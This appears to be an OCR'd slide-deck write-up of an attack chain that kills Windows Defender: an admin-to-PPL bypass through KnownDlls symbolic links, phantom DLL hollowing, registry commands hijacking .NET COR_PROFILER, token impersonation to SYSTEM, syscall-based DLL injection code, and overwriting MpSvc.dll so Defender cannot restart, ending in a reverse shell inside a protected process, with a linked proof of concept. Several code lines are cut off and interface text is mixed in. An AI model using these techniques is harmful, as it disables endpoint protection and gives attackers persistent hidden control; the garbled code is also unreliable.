Abusing the *DefineDosDevice* API actually has a second use, it’s an Administrator to Protected Process Light (PPL) bypass. PPL processes still use *KnownDlls*, so if you can add a new entry you can inject code into the protected process. To prevent that attack vector Windows marks the *KnownDlls* directory with a Process Trust Label which blocks all but the highest level level PPL process from writing to it, as shown below.

```
Administrator: Windows PowerShell
PS C:\> $s = New-NtSection \KnownDlls\ABC.DLL -Size 4096
New-NtSection : (0xC0000022) - {Access Denied}
A process has requested access to an object, but has not been granted those access
rights.
At line:1 char:6
+ $s = New-NtSection \KnownDlls\ABC.DLL -Size 4096
+      ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [New-NtSection], NtException
    + FullyQualifiedErrorId : NtApiDotNet.NtException,NtObjectManager.NewNtSectionCmdle
   t

PS C:\> $d = Get-NtDirectory \KnownDlls
PS C:\> $d.SecurityDescriptor.ProcessTrustLabel | fl

Type  : ProcessTrustLabel
User  : TRUST LEVEL\ProtectedLight-WinTcb
Sid   : S-1-19-512-8192
Flags : None
Mask  : 00020003
```

Limits access to PPL level TCB and above.

Source: https://googleprojectzero.blogspot.com/2018/08/windows-exploitation-tricks-exploiting.html
Proof of concept: https://bugs.chromium.org/p/project-zero/issues/detail?id=1550#c5

How the exploit works:

DLLs are only verified when the file is mapped. When a Section is created. This means that, if you are able to add an arbitrary entry to the \KnownDlls directory, you can then inject an arbitrary DLL and execute unsigned code into a PPL protected process.

Restriction: Only protected processes that have a level higher than or equal to WinTcb can request write access to this directory.

```
\??\GLOBALROOT\KnownDlls\FOO.dll
-> \Sessions\0\DosDevices\00000000-XXXXXXXX\GLOBALROOT\KnownDlls\FOO.dll

\Sessions\0\DosDevices\00000000-XXXXXXXX\GLOBALROOT\KnownDlls\FOO.dll
-> \GLOBAL??\KnownDlls\FOO.dll
```

On the other hand, if the same path is opened by `SYSTEM` :

```
\??\GLOBALROOT\KnownDlls\FOO.dll
-> \GLOBAL??\GLOBALROOT\KnownDlls\FOO.dll

\GLOBAL??\GLOBALROOT\KnownDlls\FOO.dll
-> \KnownDlls\FOO.dll
```

We needed to use GLOBALROOT\KnownDlls\FOO.dll as the device name. The target path of this device is the location of the DLL. The service creates the symbolic link \KnownDlls\FOO.dll with a target path we control.

The target must be a Section Object, rather than the DLL file path

Phantom DLL hollowing:

Once we have the symbolic link pointing to our DLL from the KnownDLL objects, if a program loads a DLL named FOO.dll and the Section object \KnownDlls\FOO.dll exists, then the loader will use this image rather than **mapping** the file again.

An implementation of a DLL hollowing attack implies an injection of a mapped view generated from a real DLL file on disk. Such DLL files should have a ***.text*** section with a *IMAGE_SECTION_HEADER.Misc.VirtualSize* greater than or equal to the size of the shellcode being implanted, and should not yet be loaded into the target process as this implies their modification could result in a crash.

The essence of phantom DLL hollowing is that an attacker can open a TxF handle to a Microsoft signed DLL file on disk, infect its ***.text*** section with his shellcode, and then generate a phantom section from this malware-implanted image and map a view of it to the address space of a process of his choice. The file object underlying the mapping will still point back to the legitimate Microsoft signed DLL on disk (which has not changed) however the view in memory will contain his shellcode hidden in its ***.text*** section with +RX permissions.

Source: https://www.forrest-orr.net/post/malicious-memory-artifacts-part-i-dll-hollowing

Exploit #2 .NETProfiler

We have “debug” and “impersonate” privileges, so we can list the current processes, find one that runs as LOCAL SERVICE, duplicate the primary token and temporarily impersonate this user. But we needed Administrator rights to begin with.

.NET can be coerced into loading a profiling DLL into any .NET assembly when launched. This is done when a handful of environment variables and registry keys are set.


```
COR_ENABLE_PROFILING=1
COR_PROFILER={GUID}
COR_PROFILER_PATH=C:\path\to\some.dll
```

And in order to make it work you can hook your custom DLL:

```
REG ADD "HKCU\Software\Classes\CLSID\{FFFFFFFF-FFFF-FFFF-FFFF-FFFFFFFFFFFF}\InprocServer32" /ve /t REG_EXPAND_SZ /d "C:\Temp\test.dll" /f
REG ADD "HKCU\Environment" /v "COR_PROFILER" /t REG_SZ /d "{FFFFFFFF-FFFF-FFFF-FFFF-FFFFFFFFFFFF}" /f
REG ADD "HKCU\Environment" /v "COR_ENABLE_PROFILING" /t REG_SZ /d "1" /f
REG ADD "HKCU\Environment" /v "COR_PROFILER_PATH" /t REG_SZ /d "C:\Temp\test.dll" /f
```


COR_PROFILER can be used to also get persistence since it loads a DLL in the context of all .NET processes every time the CLR is invoked.

Task scheduler -> DLL Injected using the Profiller




Exploit #3 (Optional) Abusing .NET Core – Garbage Collector

The .NET's GC, like for any GC from other programming languages, is responsible for the allocation and release of the memory used by an application during runtime. .NET Core allows the use of custom GC via the COMPlus_GCName environment variable. A custom GC takes the form of an unmanaged C++ Dynamic-Link Library (DLL.



Escalate to NT/System

- Locate winlogon.exe process using CreateToolhelp32Snapshot, Process32First, and Process32Next
- SeDebugPrivilege enabled for the current process via a call to AdjustTokenPrivileges,
- The handle of winlogon.exe token is retrieved by OpenProcessToken
- Winlogon.exe (NT/System) is impersonated by calling ImpersonateLoggedOnUser
- The impersonated token handle is duplicated by calling DuplicateTokenEx with SecurityImpersonation, this creates a duplicated token.
- Using the duplicated, and impersonated token we can spawn **services.exe** calling CreateProcessWithTokenW



Shamelessly copied this graph from: https://github.com/FULLSHADE/Auto-Elevate

Syscall Whispers2 for evasion


Syscall whispers helps with evasion by generating headers/ASM files that could be used to make direct system calls, thus for avoiding previously AV hooked API’s.

```
#include <Windows.h>

void InjectDll(const HANDLE hProcess, const char* dllPath)
{
    LPVOID lpBaseAddress = VirtualAllocEx(hProcess, NULL, strlen(dllPath), MEM_COMMIT | MEM_RESERVE, PAGE_REA
    LPVOID lpStartAddress = GetProcAddress(GetModuleHandle(L"kernel32.dll"), "LoadLibraryA");

    WriteProcessMemory(hProcess, lpBaseAddress, dllPath, strlen(dllPath), nullptr);
    CreateRemoteThread(hProcess, nullptr, 0, (LPTHREAD_START_ROUTINE)lpStartAddress, lpBaseAddress, 0, nullpt
}
```

```
#include <Windows.h>
#include "syscalls.h" // Import the generated header.

void InjectDll(const HANDLE hProcess, const char* dllPath)
{
    HANDLE hThread = NULL;
    LPVOID lpAllocationStart = nullptr;
    SIZE_T szAllocationSize = strlen(dllPath);
    LPVOID lpStartAddress = GetProcAddress(GetModuleHandle(L"kernel32.dll"), "LoadLibraryA");

    NtAllocateVirtualMemory(hProcess, &lpAllocationStart, 0, (PULONG)&szAllocationSize, MEM_COMMIT | MEM_RESE
    NtWriteVirtualMemory(hProcess, lpAllocationStart, (PVOID)dllPath, strlen(dllPath), nullptr);
    NtCreateThreadEx(&hThread, GENERIC_EXECUTE, NULL, hProcess, lpStartAddress, lpAllocationStart, FALSE, 0,
}
```

https://t.

Timeline of the attack process




https://t.me/learningnets

The attack: Step #1

Defender makes use of mainly three components:


- **MsMpEng.exe** the main engine, running as System and protected with Antimalware Light (PPL)
- **NisSrv.exe** the network inspection service, running as Local Service and protected with Antimalware Light (PPL)
- **MpCmdRun.exe** the graphical interface running as current user.



https://t.

The attack: Step #2

Escalate using Task scheduler using .NetProfiler



The attack: Step #3

After obtaining admin we need to escalate to system, run the exploit to inject a DLL into a new instance of a PPL process of services.exe, prior to that check that everything is clean forcing a scan from Windows Defender. Then we execute.

Administrator: C:\Windows\system32\cmd.exe

```
C:\Windows\Tasks>whoami
msedgewin10\ieuser

C:\Windows\Tasks>dir test.dll
 Volume in drive C is Windows 10
 Volume Serial Number is B009-E7A9

 Directory of C:\Windows\Tasks

10/09/2019  04:50 AM             3,072 test.dll
               1 File(s)          3,072 bytes
               0 Dir(s)   7,529,349,120 bytes free

C:\Windows\Tasks>rename test.dll test1.dll

C:\Windows\Tasks>cd C:\Users\IEUser\Desktop\WritePPLMem\x64\Release

C:\Users\IEUser\Desktop\WritePPLMem\x64\Release>WritePPLMem.exe -d -v -f MsMpEng.exe 1
```

Scan with Windows Defender...
Share
Give access to
Add to archive...
Add to "Release.rar"
Compress and email...
Compress to "Release.rar" and email
Send to
Cut
Copy
Create shortcut
Delete
Rename
Properties

Name	Date modified	Type	Size
DLLInjectPPL.d...		...lication extens...	606 KB
DLLInjectPPL.e...		...orts Library File	3 KB
DLLInjectPPL.lib	4/4/2022 12:24 PM	Object File Library	5 KB
WritePPLMem.exe	4/4/2022 1:55 PM	Application	642 KB

4 items 4 items selected 1.22 MB

Windows Security

Scan options

Run a quick, full, custom, or Windows Defen...

No current threats.
Last scan: 4/5/2022 2:04 AM (custom scan)
0 threats found.
Scan lasted 1 seconds
20 files scanned.

Quick scan

Scan options


Threat history

- Quick scan — Checks folders in your system where thr...
- Full scan — Checks all files and running programs o... could take longer than one hour.
- Custom scan — Choose which files and locations you wa...
- Windows Defender Offline scan — Some malicious software can be particul... your device. Windows Defender Offline ... them using up-to-date threat definition... and will take about 15 minutes.

Scan now

https://t.


The attack: Step #4





https://t


The attack: Step #5

Running the KillAV command remotely from Exploit Pack.










```
LPVOID InjectMemAddrss;
while (VirtualQueryEx(hProcess, lpStartAddr, &mbi, sizeof(MEMORY_BASIC_INFORMATION)))
{
    //LogToConsole(_T("Region: 0x%08X - Size: %d\r\n"), mbi.BaseAddress, mbi.RegionSize);

    if ((mbi.Protect & PAGE_EXECUTE_READ) || (mbi.Protect & PAGE_EXECUTE_READWRITE) ||
        (mbi.Protect & PAGE_READONLY) || (mbi.Protect & PAGE_READWRITE))
    {
        TCHAR* btDump = new TCHAR[mbi.RegionSize + 1];
```

The attack: Step #6

On this step, to keep the AV components down we overwrite one of the DLLs that are going to be mapped from disk, MpSvc.dll with an exit(0), thus the Engine or Nis cannot respawn;

```
int DropDLL() {
    // Drop a DLL as a second stage
    std::ofstream myfile2;
    myfile2.open("C:\\ProgramData\\Microsoft\\Windows Defender\\Platform\\4.18.2202.4-0\\MpSvc.dll", std::ios::ou
    char buffer[32256] = { 0x4D, 0x5A, 0x90, 0x00, 0x03, 0x00, 0x00, 0x00, 0x04, 0x00, 0x00, 0x00, 0xFF, 0xFF, 0x
    myfile2.write(buffer, 32256);
    myfile2.close();
    return 0;
}
```

Virus & threat protection

Protection for your device against threats.

Threat service has stopped. Restart it now.

Restart now

Ransomware protection

No action needed.

Manage ransomware protection

Windows Community videos

Learn more about Virus & threat protection

Have a question?

Get help

Who's protecting me?

No one, sorry ! :-(

Help improve Windows Security

Give us feedback

Name	Date modified	Type	Size
MpOAV.dll	3/14/2022 2:26 PM	Application extens...	
MpRtp.dll	3/14/2022 2:26 PM	Application extens...	1,762 KB
MpSenseComm.dll	3/14/2022 2:26 PM	Application extens...	858 KB
MpSvc.dll	4/5/2022 2:18 AM	Application extens...	32 KB
MpUpdate.dll	3/14/2022 2:26 PM	Application extens...	154 KB
MpUxAgent.dll	3/14/2022 2:26 PM	Application extens...	546 KB

The attack: Final Step #7

At this final stage we have a reverse shell from a DLL injected into a PPL (WintTcb-Light) process (services.exe).

This process cannot be terminated, the virtual memory cannot be accessed and/or debugged from any other process with a lower PPL.

Target machine


Administrator: Command Prompt

```
C:\Windows\system32>taskkill /F /PID 704
ERROR: The process with PID 704 could not be terminated.
Reason: This is critical system process. Taskkill cannot end this process.

C:\Windows\system32>
```

Process Explorer

Error opening process: Access is denied.

OK


WHO YA GONNA CALL?
GHOSTBUSTERS

Microsoft Servicing Criteria for MS Windows

The criteria used by Microsoft when evaluating whether to provide a security update or guidance for a reported vulnerability. Even a non-admin to PPL bypass is not a serviceable issue.

Category	Security feature	Security goal	Intent is to service?	Bounty?
User safety	User Account Control (UAC)	Prevent unwanted system-wide changes (files, registry, etc) without administrator consent	No	No
User safety	AppLocker	Prevent unauthorized applications from executing	No	No
User safety	Controlled Folder Access	Protect access and modification to controlled folders from apps that may be malicious	No	No
User safety	Mark of the Web (MOTW)	Prevent active content download from the web from elevating privileges when viewed locally	No	No
Exploit mitigations	Data Execution Prevention (DEP)	An attacker cannot execute code from non-executable memory such as heaps and stacks	No	Yes
Exploit mitigations	Address Space Layout Randomization (ASLR)	The layout of the process virtual address space is not predictable to an attacker (on 64-bit)	No	Yes
Exploit mitigations	Kernel Address Space Layout Randomization (KASLR)	The layout of the kernel virtual address space is not predictable to an attacker (on 64-bit)	No	No
Exploit mitigations	Arbitrary Code Guard (ACG)	An ACG-enabled process cannot modify code pages or allocate new private code pages	No	Yes
Exploit mitigations	Code Integrity Guard (CIG)	A CIG-enabled process cannot directly load an improperly signed executable image (DLL)	No	Yes
Exploit mitigations	Control Flow Guard (CFG)	CFG protected code can only make indirect calls to valid indirect call targets	No	No
Exploit mitigations	Child Process Restriction	A child process cannot be created when this restriction is enabled	No	Yes
Exploit mitigations	SafeSEH/SEHOP	The integrity of the exception handler chain cannot be subverted	No	Yes
Exploit mitigations	Heap randomization and metadata protection	The integrity of heap metadata cannot be subverted and the layout of heap allocations is not predictable to an attacker	No	Yes
Exploit mitigations	Windows Defender Exploit Guard (WDEG)	Allow apps to enable additional defense-in-depth exploit mitigation features that make it more difficult to exploit vulnerabilities	No	No
Platform lockdown	Protected Process Light (PPL)	Prevent non-administrative non-PPL processes from accessing or tampering with code and data in a PPL process via open process functions	No	No
Platform lockdown	Shielded Virtual Machines	Help protect a VM's secrets and its data against malicious fabric admins or malware running on the host from both runtime and offline attacks	No	No

Source: https://www.microsoft.com/en-us/msrc/windows-security-servicing-criteria?rtc=1

Credits & PoC (Github):

Download the PoC: https://github.com/jsacco/PPL_Bypass/tree/main

To all the work and research done by James Forshaw from Project Zero:
https://googleprojectzero.blogspot.com/2018/08/windows-exploitation-tricks-exploiting.html

For the DLL Phantom Hollowing technique from Forrest Orr
https://www.forrest-orr.net/post/malicious-memory-artifacts-part-i-dll-hollowing


For the amazing work on Syscall Whispers Jackson T. https://github.com/jthuraisamy/SysWhispers

For making publicly available an implementation of NT/System token impersonation, thanks! FULLSHADE
https://github.com/FULLSHADE/Auto-Elevate

For an incredible implementation and the PPLDump PoC itm4n !
https://github.com/itm4n/PPLdump

To all those anonymous people from StackOverflow answers!
and **Microsoft for not fixing this !**

Thanks to:
Avast Red Team for the technical feedback !



$ questions /? > /dev/null 2>&1

https://t.